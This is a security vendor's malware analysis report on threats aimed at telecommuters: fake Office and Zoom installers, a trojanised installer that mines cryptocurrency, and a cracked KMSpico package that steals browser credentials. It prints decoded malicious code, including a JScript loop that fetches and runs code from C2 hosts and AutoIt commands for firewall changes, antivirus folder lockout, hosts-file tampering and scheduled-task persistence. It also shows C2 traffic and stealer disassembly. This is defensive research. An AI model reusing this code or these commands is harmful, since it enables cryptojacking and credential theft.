Normal File	Normal File + Malware	Microsoft Office, Zoom, AutoCAD, WinRAR, ExpressVPN, 3DS MAX, MAYA
Abnormal File	Bad File (camouflage)	Microsoft Office, Microsoft Defender, NordVPN
	JS File + External C2 communication attempt	Microsoft Office, Adobe Photoshop, MAYA
	License Bypass Program (Crack, Keygen)	Most commercial programs

[Table 3-2] Classification of software-based malicious code types collected in OSINT environment

The results according to the classification of software-based malicious codes collected in the OSINT environment in [Table 3-2] are as follows.

1. Document editing programs are identified as targets of various attack types
2. In order to disguise as normal files, normal files + Malware types are often used.
3. License bypass programs whose purpose is to bypass authentication use most commercial programs as targets

Based on the above, I would like to analyze in more detail about △ Attacks using document editing programs, △ Attacks in which malicious codes are inserted into normal files, and △ Attacks using license bypass programs.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved


[Special] COVID-19 and Malware 2 - Malware targeting telecommuters

1) Malicious code disguised as a document editing program

One of the easiest ways to attack telecommuting users is to attack by using document editing software, which is a common software for performing work. In general, as document editing software, programs such as Hancom Office and Microsoft Office exist.

In order for telecommuters to perform work in environments other than IT assets distributed as corporate assets, document editing software is absolutely required. In this case, it can be downloaded through the official site through the search results of a generally accessible search engine, but there are cases where the installation program is downloaded through a blog or a P2P site when a login or separate authentication process is required. It can be said that the most common attack method is the method of redirecting the malicious code distribution site by listing the site maliciously created by the attacker as if it were a normal site at the top of the search result by using the user's behavior pattern.

This attack method is the pattern used in the distribution method of GandCrab V5, which made the world buzz in 2019. Users who click on the disguised page are redirected to the malicious code distribution site and download the file, and the ransomware installed on the user's PC is executed, infecting GandCrab. Since attack methods using search engines are still frequently used, we will look at the attack types in more detail through the types of malicious codes distributed.



[Figure 3-1] GandCrab V5 ransomware distribution/infection route
(Source: Korea Ransomware Infringement Response Center)

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

[Special] COVID-19 and Malware 2 - Malware targeting telecommuters

As a result of analysis of files disguised as a document editing program as shown in [Table 3-3], Microsoft Office and Hancom Office are often seen as the file name, and it is confirmed that an attempt to download the file from an external C2 is attempted. The subsequent analysis was analyzed using sample 1, which has a similar distribution method to the Gandcrab mentioned above.

NO	File Name	MD5	C2
1	Office_2010_Free (7b3uj6k08jms92f).zip	28a899cd4bf85a7db9c915101beb1e45	maquillaje-para[.]net mettemaria[.]dk marusha[.]pl
2	Microsoft Office.exe	c6337cd3406898df0fe6739c08dde04e	-
3	Microsoft_Office_2016_Full_Version_Free [1].exe	ea6159b17d3428346cb51b659e965ab6	serv[.]cdncomp[.]com c[.]linkredir[.]com

[Table 3-3] Sample file information disguised as a document writing program

The file downloaded from the malicious code distribution site is a compressed file, and there is a js file inside. This file obfuscated the JavaScript code to make it difficult to analyze the code.

[Figure 3-2] File similar to GandCrab V5 ransomware infection method

The code that has been obfuscated has been decoded and a directory named xjwrcr is created on the desktop at the first execution.

```
function KX45() {
    WScript["CreateObject"]("Scripting.FileSystemObject")["CreateFolder"](WScript["CreateObject"](
    "WScript.Shell")["Spec" + "ialFol" + "ders"]("Desk" + "top") + "\\xjwrcr");
}
if (!WScript.sleep(9571)) {
    KX45();
}
```

[Figure 3-3] Attempting to create a directory on the desktop

It attempts to communicate with 3 external C2 locations and ends the script after creating a file with the data of the response value when there is a 200 response and a specific character string. If the condition is not met, it tries to communicate with the next C2.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

[Special] COVID-19 and Malware 2 - Malware targeting telecommuters


```
rq98=["maquillaje-para.net", "mettemaria.dk", "marusha.pl"];
dk23=0;

while (dk23 < 3) {
    dS1=WScript.CreateObject('MSXML2.ServerXMLHTTP');
    ZG67=Math.random().toString()[\"substr\"](2, 70+30);

    try {
        dS1.open('GET', 'https://'+rq98[dk23]+'/check.php'+\"?iklnykhvsfehrd=\"+ZG67, false);
        dS1.send();
    }
    catch(e) {
        return false;
    }
    if (dS1.status===200) {
        var CO89=dS1.responseText;
        if ((CO89.indexOf(\"@\"+ZG67+\"@\", 0))==-1) {
            WScript.sleep(22222);
        }
        else {
            CO89=CO89.replace(\"@\"+ZG67+\"@\", \"\");
            var QZ94=CO89.replace(/(\\d{2})/g,
                function (vh85) {
                    return String.fromCharCode(parseInt(vh85, 10)+30);
                }
            );
            PC51[3](QZ94)();
            WScript.Quit();
        }
    }
    else {
        WScript.sleep(22222);
    }
    dk23++;
}
```

[Figure 3-4] Attempt to create file using C2 communication attempt using response value

When checking the communication details, a 200 response was confirmed in C2, but there was no file created because the response_body value was empty. This makes it impossible to check the behavior of additionally downloaded files. If the C2 is alive and normal data is received, it is difficult to assure what kind of malicious code it does.


```
"url": "https://maquillaje-para.net/check.php?iklnykhvsfehrd=7494900091602845",
"method": "GET",
"status": 200,
"response_headers": "{\"connection\":\"close\",\"content-type\":\"text/html;
charset=UTF-8\",\"content-length\":\"0\",\"date\":\"Tue, 28 Jul 2020 00:16:30
GMT\",\"server\":\"LiteSpeed\"}",
"response_body": "",
"statustext": "OK"
```


[Figure 3-5] Response value among communication details with C2

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

[Special] COVID-19 and Malware 2 - Malware targeting telecommuters

2) Malware disguised as an official program

Workers try to search to download additional software needed for work in the situation of working from home. You will work in various conditions according to your job and work environment, and there are numerous programs accordingly. Therefore, attackers will usually target programs that are most often used by users or necessary for special situations.

Recently, programs that are emerging as targets of attack are teleconferencing programs including Zoom. Due to the vitalization of working from home, there has been a need to conduct online meetings that were held inside the company when performing work through face-to-face contact. As a result, the demand for teleconferencing programs required to conduct meetings between telecommuters has exploded. In the case of Zoom, the service usage rate in March increased by more than 300% compared to February. In the case of Google Meet, it has 2 million new users every day, and the service usage rate has increased by 60% every day since January.

Attackers aiming at this point can be said to be the most common attack method by hiding and distributing malicious code in remote conference programs and official programs, or disguised as normal files to execute malicious codes.

As a result of the analysis of the three sample files in [Table 3-4], it is confirmed that the normal installation file is executed and attempts to mine cryptocurrency. The following analysis will be analyzed in detail using the 3rd sample (MD5: B98DFBA096DDC4BFB6484DE553CC740D) for cryptocurrency mining and various activities. Let's see how the cryptocurrency mining program was installed without the user's knowledge.


No.	File Name	MD5	C2	Activity
1	Zoom Meetings Installer.exe	2880073f86a4b5144b57fce296e46345	2no[.]co/1IRnc 2no[.]co/1O5aW	Cryptocurrency mining
2	WindowsDefender Update.exe	397a04cc95dcac1e618325380b579057	pool[.]supportxmr[.]com	Cryptocurrency mining
3	Advanced Archive Password Recovery.exe	B98DFBA096DDC4BFB6484DE553CC740D	taskhostw[.]com	Cryptocurrency mining

[Table 3-4] Sample file information disguised as a formal program

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

[Special] COVID-19 and Malware 2 - Malware targeting telecommuters

The first file is a ZIP extension file, and there are 3 files when decompressed. The executable file is identified as an exe executable file created using an Autoit script. The two bak files are used by the script to execute the actual installation file and drop malicious files when the executable file is operated.





```
If Not FileExists("C:\ProgramData\Windows\rutserv.exe") Then
    Run(@ScriptDir & "\data0.bin -ptoptorrent") ; update.exe 드랍&실행
EndIf
FileMove(@ScriptDir & "\data.bin", @ScriptDir & "\Repack.exe")
Run(@ScriptDir & "\Repack.exe") ; 실제 설치파일 실행
Sleep(0xea60) ; 60초 대기
```

[Figure 3-6] Sample information and behavior at execution

Autoit script: This is a script for automating Windows programs and can be compiled as an EXE executable file. It uses a syntax similar to Visual Basic and supports GUI, so it is possible to create a graphic interface. If you use a program such as 'AutoItExtractor' for the EXE executable file, the source code and the dropped file are checked, and the source code and file can be completely extracted.

The data.bin file is executed after changing the file name to repack.exe by the script in [Figure 3-7]. The file is verified as an actual installation file.




[Figure 3-7] Normal installation program execution

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

[Special] COVID-19 and Malware 2 - Malware targeting telecommuters

The data.0.bin file is executed by receiving the password value from [Figure 3-6]. The contents of the SFX script are checked. After extracting the Update.exe file to the C:\ProgramData\Setup folder, execute the file.



[Figure 3-8] Malicious code inserted by attacker

update.exe drops h.bat, taskhost.exe, and taskhostw.exe, then executes/terminates/deletes specific services, firewall settings, and prohibits access to specific folders through permission settings. Register the taskhost.exe and taskhostw.exe files in the task scheduler to log on and run every minute.

```
Run(@ComSpec & " /c " & 'netsh advfirewall firewall add rule name="Port Blocking" protocol=TCP
localport=445 action=block dir=IN', "", @SW_HIDE)
Sleep(0xc8)
Run(@ComSpec & " /c " & 'netsh advfirewall firewall add rule name="Port Blocking" protocol=UDP
localport=445 action=block dir=IN', "", @SW_HIDE)
Sleep(0xc8)
```

```
Run(@ComSpec & " /c " & "sc start appidsvc", "", @SW_HIDE)
Sleep(0x15e)
Run(@ComSpec & " /c " & "sc start appmgmt", "", @SW_HIDE)
Sleep(0x15e)
Run(@ComSpec & " /c " & "sc config appidsvc start= auto", "", @SW_HIDE)
Sleep(0x15e)
Run(@ComSpec & " /c " & "sc config appmgmt start= auto", "", @SW_HIDE)
```

```
DirCreate("C:\Program Files\AVAST Software")
Sleep(0x7a)
FileSetAttrib("C:\Program Files\AVAST Software", "+SH")
Sleep(0x7a)
Run(@ComSpec & ' /c icacls "C:\Program Files\AVAST Software" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
DirCreate("C:\Program Files (x86)\AVAST Software")
Sleep(0x7a)
FileSetAttrib("C:\Program Files (x86)\AVAST Software", "+SH")
Sleep(0x7a)
Run(@ComSpec & ' /c icacls "C:\Program Files (x86)\AVAST Software" /deny %username%:(OI)(CI)(F)', "",
```

```
ShellExecute("schtasks.exe", '/create /TN "Microsoft\Windows\Wininet\RealtekHDControl" /TR
"C:\Programdata\RealtekHD\taskhost.exe" /SC MINUTE /MO 1 /RL HIGHEST', @SystemDir, "runas", @SW_HIDE)
Sleep(0x1f4)
ShellExecute("schtasks.exe", '/create /TN "Microsoft\Windows\Wininet\RealtekHDStartUP" /TR
"C:\Programdata\RealtekHD\taskhost.exe" /SC ONLOGON /RL HIGHEST', @SystemDir, "runas", @SW_HIDE)
```

[Figure 3-9] Firewall registration, service execution, folder permission change, task scheduler registration

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

[Special] COVID-19 and Malware 2 - Malware targeting telecommuters

taskhost.exe runs h.bat. The hosts file is altered to prevent access to a specific domain.

```
    if defined bFound (
    echo.Host [%sHost%] ^(!sAddress!^) already present in [%sHostFile%]
) else (
    echo.Add host [%sHost%] ^(127.0.0.1^) into [%sHostFile%]
    echo.127.0.0.1    %sHost%>>"%sHostFile%"
```

hosts

```
23  127.0.0.1    codeload.github.com
24
25  127.0.0.1    support.kaspersky.ru
26
27  127.0.0.1    kaspersky.ru
28
29  127.0.0.1    virusinfo.info
30
31  127.0.0.1    forum.kasperskyclub.ru
32
33  127.0.0.1    cyberforum.ru
34
35  127.0.0.1    soft-file.ru
161 127.0.0.1    moneropool.com
162
163 127.0.0.1    mine.moneropool.com
164
165 127.0.0.1    xmr.cryptopool.org
166
167 127.0.0.1    pool.monero.org
```

[Figure 3-10] Hosts file modification

When taskhostw.exe is executed, it communicates with C2 to obtain access IP/ID/PW, accesses FTP, and tries to download one type of encrypted file. The encrypted file, X32CPU.CRP, is downloaded, and after the decryption process, it is saved as microsofthost.exe.

```
GET /randomx/STATUS.html HTTP/1.1
User-Agent: AutoIt
Host: taskhostw.com
Cache-Control: no-cache

ONLINE

GET /randomx/Login.html HTTP/1.1
User-Agent: AutoIt
Host: taskhostw.com
Cache-Control: no-cache

alex
GET /randomx/Password.html HTTP/1.1
User-Agent: AutoIt
Host: taskhostw.com
Cache-Control: no-cache

easy[redacted]

GET /randomx/Server.html HTTP/1.1
User-Agent: AutoIt
Host: taskhostw.com
Cache-Control: no-cache

193.32.188.155
```

```
220 (vsFTPd 3.0.3)
USER alex
331 Please specify the password.
PASS easy[redacted]
230 Login successful.
TYPE I
200 Switching to Binary mode.
PASV
227 Entering Passive Mode (193,32,188,155,47,183).
SIZE X32CPU.CRP
213 3495432
RETR X32CPU.CRP
150 Opening BINARY mode data connection for X32CPU.CRP (3495432 bytes).
426 Failure writing network stream.
TYPE I
200 Switching to Binary mode.
PASV
227 Entering Passive Mode (193,32,188,155,49,116).
SIZE X32CPU.CRP
213 3495432
RETR X32CPU.CRP
150 Opening BINARY mode data connection for X32CPU.CRP (3495432 bytes).
226 Transfer complete.
```

[Figure 3-11] Attempting to download additional files through C2 communication

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

[Special] COVID-19 and Malware 2 - Malware targeting telecommuters

Run microsofthost.exe for cryptocurrency mining using the data received from C2.

```
GET /randomx/configCPUX.html HTTP/1.1
User-Agent: AutoIt
Host: taskhostw.com
Cache-Control: no-cache

C:\ProgramData\WindowsTask\MicrosoftHost.exe -o stratum+tcp://fontdrvhost.ru:3333 -u CPU --donate-level=1 -k -t
```

[Figure 3-12] Commands related to cryptocurrency mining

taskhostw.exe is registered as a scheduled task that runs every two minutes in [Figure 3-9]. Mining is stopped by executing the system monitoring program when checking the internal code. In addition, monitoring programs such as task managers are forcibly terminated.

이름	상태	트리거
CacheTask	실행 중	사용자가 로그온할 때
Cleaner	준비	사용자가 로그온할 때
RealtekHDControl	실행 중	2020-07-06 오후 12:57에 - 트리거된 후 무기한으로 00:01:00마다 반복합니다.
RealtekHDStartUP	준비	사용자가 로그온할 때
Taskhost	준비	사용자가 로그온할 때
Taskhostw	준비	2020-07-06 오후 12:57에 - 트리거된 후 무기한으로 00:02:00마다 반복합니다.

[Figure 3-13] List of scheduled tasks registered by malicious code

The winlogon.exe file is executed, and a list of reserved jobs is queried, and jobs that do not contain the Microsoft string in the job name are deleted from the list of scheduled jobs.

```
$str = StringRegExp($file, "TaskName:[^\\]+\\((?:(?!Microsoft)[^\r\n])+)", 0x3)
For $i = 0x0 To UBound($str) + 0xffffffff
    Select
        Case StringInStr($str[$i], $task1)
            ContinueLoop
        Case StringInStr($str[$i], $task2)
            ContinueLoop
        Case StringInStr($str[$i], $task3)
            ContinueLoop
    EndSelect
    Run(@ComSpec & ' /C schtasks /Delete /TN "' & $str[$i] & '" /F', "", @SW_HIDE)
```

[Figure 3-14] Attempt to delete a specific service

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

3) Malware hidden in license bypass program

License bypass programs such as cracks and keygens that exist outside are treated as illegal programs because they have functions to disable serial key authentication and copy protection technology of formal programs. It is common to pay a reasonable fee to use commercial software. However, some people want to use it without paying for it. In addition, because each user wants to use a different version, license bypass programs such as crack and keygen usually exist for each version.

Since most license bypass programs are detected/deleted by antivirus software, the user has to set an option to disable detection/deletion functions such as real-time scan interruption before the first execution. Because of this, even if the PC using the option is infected with malicious code, anti-virus software cannot detect it, so it is difficult for telecommuters to check whether they are infected with malicious code.

The attacker knows that it is recommended to use the option to disable the anti-virus software function for the use of crack and keygen, and that the user downloads to use the license bypass function, it attempts to install malicious code in the license bypass program without the user's knowledge.

As a result of the analysis of the three samples in [Table 3-5], an information leak-type malicious code was planted and distributed outside. Information collected by malicious code using sample 3 (MD5: 07efa4b79227b94e0ac1973fa06af428), which acts similar to the attack mentioned in the report of the 6/18 security news article ``Personal information is stolen while using illegal software to save money'' Let's find out what is and how it leaks.

No	File name	MD5	C2	Activity
1	Prosoft Data Rescue Professional 5.0.11 Crack Download [FULL]-4096ba8cfb4b5022.zip	e8527b8c3694353dc510fdcc638fdbd2	jssedd01[.]top ebookreadersoftware[.]com	Information leakage
2	Express-VPN-8.5.3-Crack---Serial-Key-2020-Latest-Download-1595856972.zip	58298B4A672D34DB1504F99663A8AD74	137.74.64.245 otteppp03[.]top	Information leakage
3	KMSpico.zip	07efa4b79227b94e0ac1973fa06af428	rapidbtcinvest[.]com	Information leakage

[Table 3-5] License bypass program sample file information

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

[Special] COVID-19 and Malware 2 - Malware targeting telecommuters

The setup.exe file looks like a normal exe file, but it is actually identified as a compressed file with SFX scripts. After entering the password, the compression is decompressed, and the malicious code (terra.exe) loaded by the attacker is first executed by the script.

Setup01-rip.rar - RAR archive, unpacked size 3,979,504 bytes

Name	Size	Packed	Type	Modified	CRC32
..			파일 폴더		
KMSpico-setup.exe *	3,229,424	3,197,536	응용 프로그램	2018-11-15 ...	683A3351
terra.exe *	750,080	495,472	응용 프로그램	2019-06-06 ...	0A0DA0...

```
;The comment below contains SFX script commands

Path=%AppData%
Setup=terra.exe
Setup=KMSpico-setup.exe
Silent=1
Overwrite=2
```

[Figure 3-15] File and SFX script existing inside setup.exe

SFX (Self-extracting archive) script: This is a script that records the contents of the files that can be automatically decompressed. The advantage is that it can be executed even without a decompression program. However, it is highly likely to be executed without checking internal files, so it is often used for malicious code infection. When opening a file with Winrar, you can check the file and script contents.

Through communication with external C2, 6 DLLs predicted to be used by malicious code in the future are stored in the ProgramData directory. However, as shown in [Figure 3-16], when checking the received data and the contents of the actually saved file, it seems that the contents of the web page are not DLL contents, so it seems impossible to use them.

```
GET /freebl3.dll HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg,
image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Host: rapidbtcinvest.com
Connection: Keep-Alive

HTTP/1.1 200 OK


ee4
<!DOCTYPE html><html data-
adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/
P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_GtZC2e77DH/
```

freebl3.dll

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	3C	21	44	4F	43	54	59	50	45	20	68	74	6D	6C	3E	3C	<!DOCTYPE html><
00000010	68	74	6D	6C	20	64	61	74	61	2D	61	64	62	6C	6F	63	html data-adbloc
00000020	6B	6B	65	79	3D	22	4D	46	77	77	44	51	59	4A	4B	6F	kkey="MFwwDQYJKo
00000030	5A	49	68	76	63	4E	41	51	45	42	42	51	41	44	53	77	ZIhvcNAQEBBQADSw
00000040	41	77	53	41	4A	42	41	4E	44	72	70	32	6C	7A	37	41	AwSAJBANDrp2lz7A
00000050	4F	6D	41	44	61	4E	38	74	41	35	30	4C	73	57	63	6A	OmADaN8tA50LsWcj
00000060	4C	46	79	51	46	63	62	2F	50	32	54	78	63	35	38	6F	LFyQFcb/P2Txc58o
00000070	59	4F	65	49	4C	62	33	76	42	77	37	4A	36	66	34	70	YOeILb3vBw7J6f4p
00000080	61	6D	6B	41	51	56	53	51	75	71	59	73	4B	78	33	59	amkAQVSQuqYsKx3Y

[Figure 3-16] Comparing dll file request and response value with C2 saved file


Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

[Special] COVID-19 and Malware 2 - Malware targeting telecommuters

No	File name	Description
1	freebl3.dll	stealing Firefox account information
2	mozglue.dll	
3	nss3.dll	
4	softokn3.dll	
5	msvcp140.dll	executing files written in C/C++
6	vcruntime140.dll	

[Table 3-6] List of requested dlls

Create a directory named C:\ProgramData\[25 random letters/numbers].



[Figure 3-17] Attempting to create a folder in a specific path

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

[Special] COVID-19 and Malware 2 - Malware targeting telecommuters

It attempts to steal user information and accounts of various browsers, and deletes 6 previously downloaded dlls upon completion of the work. Additionally, it tries to collect various kinds of user PC information.

```
FF35 18B94800   push dword ptr ds:[48B918]   0048B918:&"firefox.exe"
33F6            xor esi,esi
8BCF            mov ecx,edi
46              inc esi
E8 DC63FFFF     call terra.40AE28
FF35 34B84800   push dword ptr ds:[48B834]   0048B834:&"plugin-container.exe"
8BCF            mov ecx,edi
E8 CF63FFFF     call terra.40AE28
FF35 5CB94800   push dword ptr ds:[48B95C]   0048B95C:&"update_notifier.exe"
8BCF            mov ecx,edi
E8 C263FFFF     call terra.40AE28
FF35 CCB84800   push dword ptr ds:[48B8CC]   0048B8CC:&"\\Mozilla\\Firefox\\Profiles\\"
8BCF            mov ecx,edi
FF35 3CB94800   push dword ptr ds:[48B93C]   0048B93C:&"Mozilla Firefox"

FF35 84B84800   push dword ptr ds:[48B884]   0048B884:&"\\Google\\Chrome\\User Data\\"
8BCF            mov ecx,edi
FF35 A0B84800   push dword ptr ds:[48B8A0]   0048B8A0:&"Google Chrome"
56              push esi
E8 7ECBFFFF     call terra.41167D
FF35 2CB94800   push dword ptr ds:[48B92C]   0048B92C:&"\\Chromium\\User Data\\"
8BCF            mov ecx,edi
FF35 30B84800   push dword ptr ds:[48B830]   0048B830:&"Chromium"
56              push esi
E8 6ACBFFFF     call terra.41167D
```

```
8B35 58404700   mov esi,dword ptr ds:[<&DeleteFileA>]   esi:&"C:\\ProgramData\\UAM52M908NO2ONAZXC8MQGCPN"
68 0C724700     push terra.47720C                       47720C:"C:\\ProgramData\\freebl3.dll"
FFD6            call esi
68 F0714700     push terra.4771F0                       4771F0:"C:\\ProgramData\\mozglue.dll"
FFD6            call esi
68 D4714700     push terra.4771D4                       4771D4:"C:\\ProgramData\\msvcp140.dll"
FFD6            call esi
68 BC714700     push terra.4771BC                       4771BC:"C:\\ProgramData\\nss3.dll"
FFD6            call esi
68 A0714700     push terra.4771A0                       4771A0:"C:\\ProgramData\\softokn3.dll"
FFD6            call esi
68 80714700     push terra.477180                       477180:"C:\\ProgramData\\vcruntime140.dll"
```

[Figure 3-18] Attempt to steal browser information and delete DLL

```
83C4 0C         add esp,C
6A 55           push 55
8D45 54         lea eax,dword ptr ss:[ebp+54]
